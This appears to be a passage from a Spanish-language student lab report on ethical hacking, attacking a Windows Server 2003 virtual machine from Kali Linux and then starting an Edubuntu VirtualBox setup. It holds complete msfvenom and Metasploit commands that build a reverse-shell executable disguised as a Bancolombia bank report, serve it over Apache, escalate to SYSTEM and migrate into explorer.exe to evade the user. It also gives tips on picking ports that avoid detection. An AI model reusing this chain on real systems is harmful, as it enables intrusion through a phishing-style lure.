                6 dirs  40.050.237.440 bytes libres

C:\Documents and Settings\Yeco>
```

Figura 18. Ingresamos al Directorio Yeco

Luego de ingresar a la carpeta documents and settings y escribir el comando dir para ver las carpetas o directorios que están presentes en la misma, utilizamos el comando **cd yeco** aquí lo que estamos haciendo es ingresar a la carpeta escritorio.

```
C:\Documents and Settings\Yeco>cd Escr*
cd Escr*

C:\Documents and Settings\Yeco\Escritorio>mkdir practica_laboratorio_3
mkdir practica_laboratorio_3

C:\Documents and Settings\Yeco\Escritorio>dir
dir
El volumen de la unidad C no tiene etiqueta.
El n°mero de serie del volumen es: 5C6F-9766

Directorio de C:\Documents and Settings\Yeco\Escritorio

01/09/2025  18:44    <DIR>        .
01/09/2025  18:44    <DIR>        ..
01/09/2025  18:44    <DIR>        practica_laboratorio_3
01/09/2025  15:56    <DIR>        UTCH-PRIVIL
                0 archivos             0 bytes
                4 dirs  40.050.237.440 bytes libres
```

Figura 19. Comando cd Escr* Para Ingresar Al Escritorio


Aquí cuando estamos en este directorio o carpeta se usa el comando **mkdir** para crear una nueva carpeta llamada practica_laboratorio 3 dentro del escritorio de la victima el comando completo que se utilizo fue **mkdir practica_laboratorio_3**



Figura 20. Verificación de Que Todo S Hizo Correctamente

4. Capítulo 2: Vulneramos de Kali a Win Server 2003

Comenzamos la vulneración de Windows 2003 de la siguiente forma. Lo primero que se hizo fue crear una carpeta o directorio en Kali Linux llamado `Prueba_laboratorio_03` utilizando el comando `mkdir Prueba_laboratorio_03` (flecha naranja) como se muestran en la siguiente captura.



```
(root@kali)-[/home/kali]
# mkdir prueba_laboratorio_03
# cd prueba_laboratorio_03
```

Figura 21. Creamos el Directorio llamado `Prueba_laboratorio_03`

Luego de ingresamos a este directorio con utilizando `cd Prueba_laboratorio_03` luego de esto lo siguiente que haremos es que dentro del Directorio que creamos antes y al que posteriormente ingresamos haremos lo siguiente.



```
(root@kali)-[/home/kali/prueba_laboratorio_03]
# ls
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.1.1.5 LPORT=4678 -f exe > /home/kali/prueba_laboratorio_03/reporte_bancolombia.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
# ls
reporte_bancolombia.exe
```

Figura 22. Creamos un Payload Para Atacar Win2003

Con el comando **msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.1.1.5 LPORT=4678 -f exe > /home/kali/prueba_laboratorio_03/reporte_bancolombia.exe**

creamos un

Archivo llamado **reporte_bancolombia.exe** aunque se puede crear el archivo previamente en nuestra máquina de Kali Linux y en la carpeta de laboratorio prueba 03. Con este archivo lo que haremos es que cuando el usuario lo ejecute nos dará acceso directo a su máquina.

```
(root@kali)-[/home/kali/prueba_laboratorio_03]
# sudo systemctl start apache2

(root@kali)-[/home/kali/prueba_laboratorio_03]
# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Mon 2025-09-01 16:33:14 -05; 1 day 9h ago
 Invocation: c91f3edc6e7e4fd6a2e40c3137c38037
    Docs: https://httpd.apache.org/docs/2.4/
   Process: 37057 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Process: 71266 ExecReload=/usr/sbin/apachectl graceful (code=exited, status=0/SUCCESS)
  Main PID: 37073 (apache2)
     Tasks: 7 (limit: 4546)
    Memory: 22.4M (peak: 36.5M)
       CPU: 1.800s
    CGroup: /system.slice/apache2.service
            └─37073 /usr/sbin/apache2 -k start
              71274 /usr/sbin/apache2 -k start
              71275 /usr/sbin/apache2 -k start
              71276 /usr/sbin/apache2 -k start
              71277 /usr/sbin/apache2 -k start
              71278 /usr/sbin/apache2 -k start
              71279 /usr/sbin/apache2 -k start

sep 01 16:33:14 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
sep 01 16:33:14 kali apachectl[37072]: AH00558: apache2: Could not reliably determine the s
```

Figura 23. Iniciamos Apache

Lo siguiente es iniciar apache, con el comando **sudo systemctl start apache2** (rectángulo amarillo) iniciamos nuestro servidor de apache, luego se usa el comando **service apache status** (rectángulo morado) para mirar que todo se este

ejecutando como debe ser.

```
(root@kali)-[/home/kali/prueba_laboratorio_03]
# sudo mv /var/www/html/index5.html /var/www/html/index6.html

(root@kali)-[/home/kali/prueba_laboratorio_03]
#
```

Figura 24. Le Cambiamos el Nombre A Nuestro Archivo Index De Apache

Lo siguiente que hicimos fue mover y cambiar el nombre a nuestro archivo index, este es el archivo que vemos desde nuestros navegadores cuando digitamos la ip de algún servidor. Entonces, lo que se hizo fue cambiarle el nombre y mover el archivo con comando el comando `sudo mv /var/www/html/index5.html /var/www/html/index6.html` donde se dejo de llamar index 5 y paso a llamarse index 6.

```
(root@kali)-[/var/www/html]
# cd /home/kali/prueba_laboratorio_03

(root@kali)-[/home/kali/prueba_laboratorio_03]
# cp reporte_bancolombia.exe /var/www/html/

(root@kali)-[/home/kali/prueba_laboratorio_03]
# ls
reporte_bancolombia.exe

(root@kali)-[/home/kali/prueba_laboratorio_03]
# cd /var/www/html

(root@kali)-[/var/www/html]
# ls
index6.html index.nginx-debian.html reporte_bancolombia.exe satena.exe

(root@kali)-[/var/www/html]
#
```

Figura 25. Movemos Nuestro Archivo

Lo que se hizo fue aquí fue copiar con el **payload** `reporte_bancolombia.exe` desde nuestra carpeta personal hacia el directorio del servidor web con la ruta `/var/www/html`, de manera que pueda ser descargado desde el navegador de la víctima.




Figura 26. Descargamos el Archivo Malicioso Reporte Bancolombia

Desde el navegador de Windows server vamos e ingresamos la ip **192.1.1.7** que es la dirección de nuestra maqui con Kali Linux y de nuestro servidor apache, de aquí descargaremos el archivo **reporte bamcolombia.exe**




Figura 27. Descarga de reporte_bancolombia.exe




Figura 28. Archivo Guardado en el Escritorio de Win2003

Lo siguiente que hicimos fue ingresar a nuestra consola de metasploit tal como se muestra a continuación.

```
(root@kali)-[/home/kali]
# msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services
[*] Starting the Metasploit Framework console...
```

Figura 29. Consola de Metasploit

Luego que cargue nuestra consola utilizamos el comando **search multi/handler** este módulo es un payload handler genérico, que utilizamos para recibir conexiones inversas de cargas maliciosas (como el .exe creado con msfvenom). Sirve como puente entre víctima y atacante. Lo este es el que nos permite que cada que el atacante le dé clic al archivo malicioso que creamos , nosotros nos conectemos a su dispositivo.

```
msf6 > search multi/handler

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/local/apt_package_manager_persistence	1999-03-09	excellent	No	APT Package Manager Persistence
1	exploit/android/local/janus	2017-07-31	manual	Yes	Android Janus APK Signature bypass
2	auxiliary/scanner/http/apache_mod_cgi_bash_env	2014-09-24	normal	Yes	Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
3	exploit/linux/local/bash_profile_persistence	1989-06-08	normal	No	Bash Profile Persistence
4	exploit/linux/local/desktop_privilege_escalation	2014-08-07	excellent	Yes	Desktop Linux Password Stealer and Privilege Escalation
5	target: Linux x86	.	.	.	.
6	target: Linux x86_64	.	.	.	.
7	exploit/multi/handler	.	manual	No	Generic Payload Handler
8	exploit/windows/mssql/mssql_linkcrawler	2000-01-01	great	No	Microsoft SQL Server Database Link Crawling Command Execution
9	exploit/windows/browser/persits_xupload_traversal	2009-09-29	excellent	No	Persits XUpload ActiveX MakeHttpRequest Directory Traversal
10	exploit/linux/local/yum_package_manager_persistence	2003-12-17	excellent	No	Yum Package Manager Persistence

```
Interact with a module by name or index. For example info 10, use 10 or use exploit/linux/local/yum_package_manager_persistence
msf6 >
```

Figura 30. Comando Search multi/handler

El modulo que elegimos para seguir nuestras vulneraciones fue el módulo 7 (flecha naranjada) .

```
msf6 > use 7
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Wildcard Target

Figura 31. Modulo 7

Lo siguiente es usar el comando **options** (flecha verde) para ver que necesitamos para poder nuestro ataque, en este caso se nos dice que necesitamos el Lhost y tal vez nos pida cambiar el Lport (el rectángulo amarillos los muestra). En caso tal esto no funcione lo hacemos de la siguiente forma

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     4444            yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Wildcard Target
```

Con el comando **payload windows/meterpreter/reverse_tcp** dentro de multi/handler. Le damos options y luego registramos lo que se nos pida

```
msf6 exploit(multi/handler) > set LHOST 192.1.1.5
LHOST => 192.1.1.5
```

Figura 32. Registro del Lhosts

Con el comando set LHOST hacemos el registro de nuestra maquina atacante, en palabras mas semillas ingresamos la ip de Kali Linux.

```
msf6 exploit(multi/handler) > set LPORT 4678
LPORT => 4678
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.1.1.5       yes       The listen address (an interface may be specified)
  LPORT     4678            yes       The listen port
```

Figura 33. Registro del Lport

Para registrar el lport o es este caso cambiarlo utilizamos el comando set LPOR y el puerto que queramos, según lo que el profe nos dijo el puerto no puede estar ni muy lejos ni muy cerca del 4444 para que otra maquina no lo detecte como hacking.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.1.1.5:4678
[*] Sending stage (177734 bytes) to 192.1.1.8
[*] Meterpreter session 1 opened (192.1.1.5:4678 -> 192.1.1.8:1029) at 2025-09-03 04:34:58 -0500

meterpreter > |
```

Figura 34. Explotamos la Vulnerabilidad Con Exploit

Ya solo debemos darle en exploit y esperar que la victima ejecute el archivo.




Figura 35. Ejecución del archivo Bancolombia

Si vamos y ejecutamos nuestro archivo en win2003 llamado reporte Bancolombia esto debería darnos acceso directo a esa máquina.

Lo que hacemos luego es escalar los privilegios, como ya explicamos como se hace omitiré esa parte.

```
meterpreter > sysinfo
Computer      : WIN2003
OS            : Windows Server 2003 (5.2 Build 3790, Service Pack 1).
Architecture  : x86
System Language : es_ES
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

Figura 36. Volvemos a ingresar sysinfo

Utilizamos el comando sysinfo para ver la información de la maquina

```
meterpreter > sysinfo
Computer      : WIN2003
OS            : Windows Server 2003 (5.2 Build 3790, Service Pack 1).
Architecture  : x86
System Language : es_ES
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: WIN2003\Administrador
meterpreter >
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > █
```

Figura 37. Comandos Para Escalar Privilegios

Evidencia de como se escalaron los privilegios.

Con el comando **ps** que explicamos anteriormente lo que hacemos es mirar los procesos que se están ejecutando, para evitar que el usuario ingrese al administrador de tarea y finalice nuestro ataque lo que haremos camuflarlo n medio de un proceso que tenga permisos de administrador.

```
meterpreter > ps
```

Process List
=====

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
316	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
452	316	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\system32\csrss.exe
476	316	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\system32\winlogon.exe
520	476	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
532	476	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
712	520	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
796	520	svchost.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\svchost.exe
852	520	svchost.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\svchost.exe
880	520	svchost.exe	x86	0	NT AUTHORITY\SERVICIO LOCAL	C:\WINDOWS\system32\svchost.exe
892	520	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
908	868	explorer.exe	x86	0	WIN2003\Administrador	C:\WINDOWS\Explorer.EXE
980	908	ctfmon.exe	x86	0	WIN2003\Administrador	C:\WINDOWS\system32\ctfmon.exe
1360	520	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1384	520	msdtc.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\msdtc.exe
1412	908	reporte_bancolombia.exe	x86	0	WIN2003\Administrador	C:\Documents and Settings\Administrador\...
1504	520	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1560	520	svchost.exe	x86	0	NT AUTHORITY\SERVICIO LOCAL	C:\WINDOWS\system32\svchost.exe

Figura 38. Procesos en Ejecución N Win2003

Aquí en el recuadro amarillo podemos ver nuestro archivo ejecutándose en este caso lo cambiaremos o mejor dicho lo migraremos por el servicio del navegador Explorer (rectángulo naranjado) que tiene permiso de administrador.

```
meterpreter > migrate 908 868
[*] Migrating from 1412 to 908...
[*] Migration completed successfully.
meterpreter > 
```

Figura 39. Hacemos la migración de procesos

Bueno lo que hicimos fue que con el comando **migrate 908 868** aquí lo que estamos haciendo es tomar los PPID y cambiarlos.




Figura 40. Antes de Realizar El Proceso




Figura 41. Evidencia de Que Funciono

Sabemos que funciono nuestro hackeo por que ya no nos muestra nuestro proceso en ejecución si no que nos muestra el proceso Explorer.

5. Capítulo 3: Hacking Ético desde Kali Linux hacia Edubuntu utilizando el módulo Meterpreter.

Para proceder a hacer el hacking desde Kali a la distribución de Linux que elegimos lo primero que se hizo fue descargar esa distribución, para este caso la distro elegida fue edubuntu, edubuntu es una distro de Linux orientada netamente hacia la educación.

5.1. Elección y Búsqueda de la Iso a Descargar Edubuntu

5.1.1 Búsqueda de edubuntu

Para descargar esta distro lo primero que se hizo fue ingresar a nuestro navegador y buscar la distribución edubuntu como se muestra en la imagen, ingresamos al primer link




Figura 42. Buscamos Edubuntu en el navegador

Luego de ingresar a este link se nos cargo la siguiente pantalla, en ella lo que hicimos fue darle clic al botón rojo.




Figura 43. Apartado de descarga de Edubuntu

5.1.2 Elección de la hizo de edubuntu

Ya estando en el apartado de descarga elegimos la iso 24.04 con 3 años de soporte para nuestra práctica.




Figura 44. Selección de la Iso

5.1.3 Descarga de la Iso Buscada y seleccionada

Aquí ya seleccionamos la iso a descargar y la guardamos en una carpeta donde se guardaría esta hizo, ya lo siguiente descargar y listo

Seleccione una imagen

Edubuntu se distribuye en dos tipos de imágenes que se describen a continuación.

Imagen de escritorio

La imagen del escritorio te permite probar Edubuntu sin cambiar tu computadora en absoluto y, a tu elección, instalarlo permanentemente más tarde. Necesitará al menos 1024 MiB de RAM para instalar desde esta imagen. Puede instalar programas educativos adicionales utilizando la imagen complementaria del servidor de aula.

Imagen de escritorio de PC de 64 bits (AMD64)

Elija esta opción si tiene una computadora basada en la arquitectura AMD64 o EM64T (por ejemplo, Athlon64, Opteron, EM64T Xeon, Core 2). Elige esto si no estás seguro.

Figura 45. Selección de la Imagen




Figura 46. Elección de la Carpeta Donde se Guardará

Hoy




Figura 47. Descarga exitosa

Aquí ya podemos ver como tuvimos una descarga exitosa de nuestra distro edubuntu.

5.2. Configuración en VirtualBox

El paso a paso seguido para configurar nuestra maquina virtual con la iso que descargamos no fue diferente de lo que hemos hecho en la configuración de otras maquinas con otras ISOs.

5.2.1 Se crea la máquina virtual y se carga la iso de Edubuntu.

Luego de abrir VirtualBox lo que se hizo fue darle clic en nueva, después de que se nos abrió la pestaña precedimos a crear nuestra máquina de edubuntu.




Figura 48. Se configura el nombre y se carga la iso de edubuntu

Lo que se hizo luego fue darle un nombre a la maquina la cual nombramos EDUBUNTU, en el sección de carpeta seleccionamos la hizo que habíamos descargado previamente, se seleccionó la instalación desatendida y los demás cambios se aplicaron automáticamente.

5.2.2 Instalación Desatendida




Figura 49. Instalación Desatendida

En la instalación desatendida lo único que configuramos fu el nombre de usuario que para mi caso fue Victor, y de contraseña se puso lo mismo y los números del 1 al 3

5.2.3 Configuración Hardware

Para el hardware lo que hice fue darle una total de 5084Mb de RAM a la maquina y además de eso le dimo uno de los núcleos de nuestro procesador entre más RAM y más núcleos le demos mejor trabajara nuestra máquina, pero consideramos que esto era suficiente por el momento.

